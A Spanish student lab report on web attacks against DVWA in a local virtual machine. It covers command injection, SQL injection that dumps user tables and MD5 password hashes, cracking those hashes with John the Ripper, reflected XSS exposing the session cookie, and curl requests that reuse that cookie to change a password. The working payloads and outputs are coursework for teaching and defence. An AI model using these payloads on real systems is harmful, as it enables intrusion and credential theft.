



Universidad Carlos III de Madrid
Ingeniería de la Ciberseguridad 2024-25

Práctica 3. Ataques web

Fecha: 07/12/2024

Alumno: Samuel Fernández Fernández NIA: 100432070

Índice de contenidos:

1. Ejercicio 1:	3
a. Apartado a:	3
b. Apartado b:	4
2. Ejercicio 2:	6
a. Apartado a:	6
b. Apartado b:	8
c. Apartado c:	9
d. Apartado d:	9
3. Ejercicio 3:	10
a. Apartado a:	10
b. Apartado b:	11
c. Apartado c:	14

1. Ejercicio 1:

a. Apartado a:

Describa qué vulnerabilidad está presente en este código e ilustre con un ejemplo cómo puede explotarse.

Realizando lo descrito por el enunciado, si aplicamos seguridad low muestra lo siguiente:

Low Command Execution Source

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stripos(PHP_OS, 'Windows NT')) {
        $cmd = shell_exec( 'ping ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    } else {
        $cmd = shell_exec( 'ping -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    }
}
```

Hemos encontrado las siguientes vulnerabilidades potenciales:

1. **Inyección de comandos:** este tipo de vulnerabilidades permite a los atacantes ejecutar comandos maliciosos en el sistema. Se identifica en el código anterior, en la línea que pone: `$target = $_REQUEST["ip"]`.

El problema radica en que el valor proporcionado en `$_REQUEST["ip"]` no se valida ni se ‘sanitiza’ antes de ser utilizado. lo que permite a los atacantes inyectar comandos maliciosos.

Al no haber una validación adecuada, un atacante podría introducir comandos adicionales tras la dirección IP, por ejemplo en `$target = $_REQUEST['direccion_ip; ls']`; Esto ejecutaría el comando `ls`, listando los archivos del sistema.

De esta forma un atacante identificaría los archivos del sistema y posteriormente podría eliminarlos ejecutando `rm` o `-rf`.

Una posible solución es crear una ‘Lista blanca de valores permitidos’ en el que en lugar de aceptar cualquier entrada, restringimos los valores a unos predeterminados y seguros. Así como una validación en el que verificamos la entrada proporcionada con funciones como `filter_var()` con el filtro `FILTER_VALIDATE_IP`.

2. **Cross-Site Request Forgery:** Este tipo de vulnerabilidades permite a los atacantes realizar comandos en nombre de un usuario autenticado sin que este sea consciente. Esto ocurre en aquellos sistemas en los que no se realiza una correcta validación del origen de las solicitudes.

En este caso la vulnerabilidad la encontramos en la siguiente línea de comandos:

```
if (isset($_POST['submit'])) {  
    // Código asociado al formulario  
}
```

Si bien es cierto que se comprueba la existencia del botón submit, no se comprueba que el formulario sea enviado desde un sitio realmente autorizado. Por lo que un atacante podría crear una página web que incluya un formulario idéntico al legítimo, y que este se enviara automáticamente engañando al servidor con acciones no deseadas por el usuario real.

Para resolverlo sería necesario incluir el uso de tokens CSRF y asignar un token único y aleatorio a cada formulario. O validar el origen del encabezado.

b. Apartado b:

Bonus: repita los pasos anteriores pero seleccionando “Medium” y “High” en el “DVWA Security” flag.

Código DVWA Seguridad Medium:

```
Medium Command Execution Source  
  
<?php  
  
if( isset( $_POST[ 'submit' ] ) ) {  
  
    $target = $_REQUEST[ 'ip' ];  
  
    // Remove any of the characters in the array (blacklist).  
    $substitutions = array(  
        '&&' => '',  
        ';' => '',  
    );  
  
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );  
  
    // Determine OS and execute the ping command.  
    if (stripos(php_uname('s'), 'Windows NT')) {  
  
        $cmd = shell_exec( 'ping ' . $target );  
        echo "<pre>".$cmd."</pre>";  
  
    } else {  
  
        $cmd = shell_exec( 'ping -c 3 ' . $target );  
        echo "<pre>".$cmd."</pre>";  
  
    }  
}
```

En cuanto al código de seguridad en “Medium” este implementa mejoras significativas. En este caso se introduce el concepto de ‘lista negra’ para eliminar caracteres peligrosos en la entrada del usuario.

```
$substitutions = array(  
    '&&' => '',  
    ';' => '',
```

);

```
$target = str_replace(array_keys($substitutions), $substitutions, $target);
```

En este caso sustituye los caracteres && y ; que son comunio en inyección de comandos.

Sin embargo, aunque esto es una mejora en comparación a la configuración LOW, no cubre todas las posibilidades de ataque, al restringir únicamente ciertos caracteres, por ejemplo se podría inyectar direccion_ip\$(cat /etc/passwd)en el campo IP, dado que \$ no está incluido en la lista negra, /etc/passwd se ejecutará por lo que el atacante accedería información sensible como nombres de usuarios y contraseñas hasheadas.

Código DVWA Seguridad High:

```
High Command Execution Source

<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST["ip"];
    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode( ".", $target );

    // Check IF each octet is an integer
    if ( (is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4) ) {

        // If all 4 octets are int's put the IP back together.
        $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];

        // Determine OS and execute the ping command.
        if (stripos(PHP_OS, 'Windows NT')) {

            $cmd = shell_exec( 'ping ' . $target );
            echo "<pre>".$cmd."</pre>";

        } else {

            $cmd = shell_exec( 'ping -c 3 ' . $target );
            echo "<pre>".$cmd."</pre>";

        }

    }

    else {
        echo "<pre>ERROR: You have entered an invalid IP/hostname.</pre>";
    }
}
```

Una vez más esta configuración presenta mejoras significativas si la comparamos a medium y low. En este caso se introduce una verificación del formato IP, permitiendo que sean introducidos sean formados por 4 octetos de números.

Sin embargo esto puede no ser suficiente ya que al únicamente verifica que los valores son numéricos y realmente no impide la inclusión de comandos adicionales. Por ejemplo un atacante podría introducir 192.168.54.105; ls -la siendo ls -la también ejecutados por el programa.

2. Ejercicio 2:

SQL Injection Source

```
<?php

if(isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre> ');

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
```

Analizando el código, vemos que ocurre como en el apartado anterior, concatenado en este caso el valor de \$id directamente con la consulta. Por lo que un atacante podría una vez más inyectar comandos maliciosos, y concatenar de esta manera una consulta para sacar información.

a. Apartado a:

Realice una consulta SQL básica para recuperar todas las tablas de la base de datos MySQL (Pista: averigüe primero cómo se llama esto en MySQL.)

Vulnerability: SQL Injection

User ID:

Submit

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name: admin
Surname: admin

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name: Gordon
Surname: Brown

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name: Hack
Surname: Me

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name: Pablo
Surname: Picasso

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name: Bob
Surname: Smith

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: PROFILING

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: ROUTINES

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: SCHEMATA

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: SCHEMA_PRIVILEGES

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: STATISTICS

ID: '%' or 0=0 union select null, table_name from information_schema.tables #
First name:
Surname: TABLES

Dada la vulnerabilidad mencionada en el apartado anterior, vamos a describir un comando que nos permita realizar el ataque con la consulta que queremos realizar. En este caso cerramos de manera errónea la consulta inicial ya que no nos interesa realmente '%' tras esto añadimos la condición `or 0=0` que siempre es verdadera y añadimos un operador UNION, y finalmente la consulta que nos interesa.

```
%' or 0=0 union select null, table_name from information_schema.tables #
```

obteniendo la imagen adjuntada arriba.

En este caso, surname nos indica los nombres de las tablas .

b. Apartado b:

Usando la salida del paso anterior, localice la tabla que lista todos los usuarios y averigüe todos los campos de la tabla para cada usuario.

En el apartado anterior se nos muestra un gran número de tablas, por lo que es necesario hacer uso de filtros.

Usando en este caso

```
%' or 0=0 union select null, table_name from information_schema.tables where table_name = 'users' #
```

```
ID: '%' or 0=0 union select null, table_name from information_schema.tables where table_name = 'users' #  
First name:  
Surname: users
```

Para conocer el nombre de las columnas ejecutaremos

```
%' or 0=0 union select null, concat(table_name,0x0a,column_name)from  
information_schema.columns where table_name = 'users' #
```

```
ID: '%' or 0=0 union select null, column_name from information_schema.columns where table_name = 'users' #  
First name:  
Surname: user_id  
  
ID: '%' or 0=0 union select null, column_name from information_schema.columns where table_name = 'users' #  
First name:  
Surname: first_name  
  
ID: '%' or 0=0 union select null, column_name from information_schema.columns where table_name = 'users' #  
First name:  
Surname: last_name  
  
ID: '%' or 0=0 union select null, column_name from information_schema.columns where table_name = 'users' #  
First name:  
Surname: user  
  
ID: '%' or 0=0 union select null, column_name from information_schema.columns where table_name = 'users' #  
First name:  
Surname: password  
  
ID: '%' or 0=0 union select null, column_name from information_schema.columns where table_name = 'users' #  
First name:  
Surname: avatar
```

De esta forma obtenemos todos los campos solicitados

c. Apartado c:

Recupere el listado de usuarios y el hash de sus contraseñas.

Empleando el siguiente comando extraeremos el nombre de usuario apellido y contraseña hasheada:

```
%' and 0=0 union select first_name, concat(last_name,0x0a,user,0x0a,password) from users #
```

Observamos cómo hemos conseguido la información con mucha facilidad, lo que demuestra la importancia de este tipo de vulnerabilidades.

ID: '%' or 0=0 union select first_name, concat(last_name,0x0a,user,0x0a,password)	from users #, #
First name: admin	
Surname: admin	
admin	
5f4dcc3b5aa765d61d8327deb882cf99	
ID: '%' or 0=0 union select first_name, concat(last_name,0x0a,user,0x0a,password)	from users #, #
First name: Gordon	
Surname: Brown	
gordonb	
e99a18c428cb38d5f260853678922e03	
ID: '%' or 0=0 union select first_name, concat(last_name,0x0a,user,0x0a,password)	from users #, #
First name: Hack	
Surname: Me	
1337	
8d3533d75ae2c3966d7e0d4fcc69216b	
ID: '%' or 0=0 union select first_name, concat(last_name,0x0a,user,0x0a,password)	from users #, #
First name: Pablo	
Surname: Picasso	
pablo	
0d107d09f5bbe40cade3de5c71e9e9b7	
ID: '%' or 0=0 union select first_name, concat(last_name,0x0a,user,0x0a,password)	from users #, #
First name: Bob	
Surname: Smith	
smithy	
5f4dcc3b5aa765d61d8327deb882cf99	

d. Apartado d:

Bonus: use John the Ripper para romper una contraseña (cree un archivo llamado pw.tx con “username:hash”, sin comillas, y ejecute “john --format=raw-MD5 pwd.txt”, con la configuración que crea más apropiada).

Teniendo en cuenta los resultados del apartado anterior obtenemos que los usuarios y contraseñas obtenidos son: (user → hash md5)

admin → 5f4dcc3b5aa765d61d8327deb882cf99
gordonb → e99a18c428cb38d5f260853678922e03
1337 → 8d3533d75ae2c3966d7e0d4fcc69216b
pablo → 0d107d09f5bbe40cade3de5c71e9e9b7
smithy → 5f4dcc3b5aa765d61d8327deb882cf99

que hemos incluido en pwd.txt

De esta forma obtenemos que las contraseñas son:

admin → admin
gordonb → abc123
1337 → charley
pablo → letmein
smithy → password

```
# john --format=raw-md5 "pwd.txt"
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
admin (admin)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password (smithy)
abc123 (gordonb)
letmein (pablo)
Proceeding with incremental:ASCII
charley (1337)
```

3. Ejercicio 3:

a. Apartado a:

Abra una ventana de terminal y utilice curl para cambiar la contraseña de un usuario arbitrario utilizando lo que ha aprendido usando la opción CSRF. ¿Es posible hacerlo? ¿Por qué?

Hemos cambiado la contraseña en el apartado CSRF de DVWA con la seguridad en low y hemos establecido la nueva contraseña a la que hemos llamado "contrasena":

`http://192.168.56.3/dvwa/vulnerabilities/csrf/?password_new=contrasena&password_conf=contrasena&Change=Change#`

Además, hemos comprobado que cambiandola manualmente se cambian correctamente.


Ahora con la url aplicamos el comando "curl", y para ello vamos a realizar una solicitud "GET". Con los parámetros de nueva contraseña y confirmación de la nueva contraseña seguido de la acción de "Change" para que se cambie:

`curl--location`

`"http://192.168.56.3/dvwa/vulnerabilities/csrf/?password_new=contra&password_conf=contra&Change=Change#" | grep "Password Changed" | tee salida_contra.txt`

```
(kali@kali)~$ curl --location "http://192.168.56.3/dvwa/vulnerabilities/csrf/?password_new=contra&password_conf=contra&Change=Change#" | grep "Password Changed" | tee salida_contra.txt
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload    Total   Spent    Left  Speed
  0    0    0    0    0    0     0      0  0:00:00  0:00:00  0:00:00     0
100 1289    0 1289    0    0 36066    0  0:00:00  0:00:00  0:00:00 36066
```

Como se puede observar, hemos establecido la localización (URL) mencionada anteriormente. También hemos modificado el valor del parámetro de la contraseña a "contra" en lugar de "contrasena" para verificar que el cambio se realiza mediante la línea de comandos especificada y no manualmente en la sección de CSRF. Además, la última parte de la línea (`| grep "Password Changed" | tee salida_contra.txt`) se utiliza para confirmar que la contraseña ha sido cambiada. Si esto ocurre, la frase "Password Changed" se guarda en el archivo "salida_contra.txt".



Pero después de ejecutar todo no funciona, esto podría deberse a diversas causas, tales como:

- La falta de autenticación.
- La utilización de tokens CSRF diseñados para prevenir ataques de este tipo.
- La necesidad de verificar roles o permisos, lo que implica no contar con los privilegios adecuados.
- La ausencia de JavaScript en la aplicación para gestionar el envío de solicitudes.
- Un error en la URL indicada.


Creemos que la causa principal es la autenticación, ya que DVWA requiere cookies de sesión para ejecutar acciones específicas. Por ello, recuperaremos la cookie de sesión y repetiremos el comando "curl" para intentar el cambio de contraseña.

b. Apartado b:

Haga click en "XSS Reflected", inspeccione el código fuente, y averigüe cómo explotarlo para recuperar la cookie de sesión (document.cookie).

Primero, como se indica en el enunciado, hemos accedido a la sección "XSS Reflected". Este ataque se basa en insertar código malicioso en páginas web que el usuario está visitando, activándose cuando el propio usuario interactúa con la página. Por ejemplo, para capturar una cookie, podríamos insertar desde la terminal un código diseñado para mostrarla.

Para identificar dónde se puede explotar el código, comenzaremos analizando el HTML de esta página. Para ello, utilizamos la opción "inspect" haciendo clic derecho, lo que nos permite visualizar el código, obteniendo el siguiente resultado:



Y también hemos hecho un "view source" para ver el código PHP:

Reflected XSS Source


```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo "<pre>";
    echo "Hello " . $_GET['name'];
    echo "</pre>";
}
?>
```

En el código HTML, se verifica que el parámetro "name" existe como variable y está incluido dentro de la acción de "submit", lo que el sistema procesará para determinar si es válido o malicioso. El código PHP asociado es simple: si "name" es nulo o vacío, no devuelve nada; de lo contrario, muestra "Hello" seguido del valor del parámetro, introducido por el usuario mediante GET.

La principal vulnerabilidad radica en que no se filtra ni valida el valor de `$_GET['name']`. Esto permite que un atacante inyecte código HTML o JS sin restricciones, ya que el sistema no realiza comprobaciones. Aprovechando esto, hemos utilizado un código HTML que muestra el valor de la cookie en un pop-up:

`http://192.168.56.3/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>`

Finalmente, aplicado en XSS Reflected, nos ha salido la siguiente alerta con el ID de sesión que se nos ha asignado como usuario, que viene a ser la cookie:




c. Apartado c:

Repita el paso 3.a utilizando la cookie que ha robado para cambiar la contraseña. ¿Funciona?

Aplicamos el comando curl con la cookie de sesión sacada para poder cambiar la contraseña:

```
curl --cookie "security=low; PHPSESSID=2fc3b02a3c27570fe35fff66156cd9b5" --location  
"http://192.168.56.3/dvwa/vulnerabilities/csrf/?password_new=contra&password_conf=contra  
&Change=Change#" | grep "Password Changed" | tee salida_contra.txt
```

```
--(kali@kali)-[~]  
--$ curl --cookie "security=low; PHPSESSID=2fc3b02a3c27570fe35fff66156cd9b5" --location "http://192.168.56.3/dvwa/vulnerabilities/csrf/?password_new=contra  
password_conf=contra&Change=Change#" | grep "Password Changed" | tee salida_contra.txt  
  
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current  
             Dload  Upload  Total   Spent    Left     Speed  
100 4605 100 4605    0     0  192k      0 --:--:-- --:--:-- --:--:-- 195k  
<pre> Password Changed </pre>
```



The image shows a screenshot of a text editor window titled "~/salida_contra.txt - Mousepad". The window has a dark background and a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons. The main text area contains two lines of code: line 1 is "<pre> Password Changed </pre>" and line 2 is empty. The line numbers are displayed on the left side of the text area.

Como vemos ahora que nos hemos autenticado con la cookie de sesión la contraseña se ha cambiado correctamente.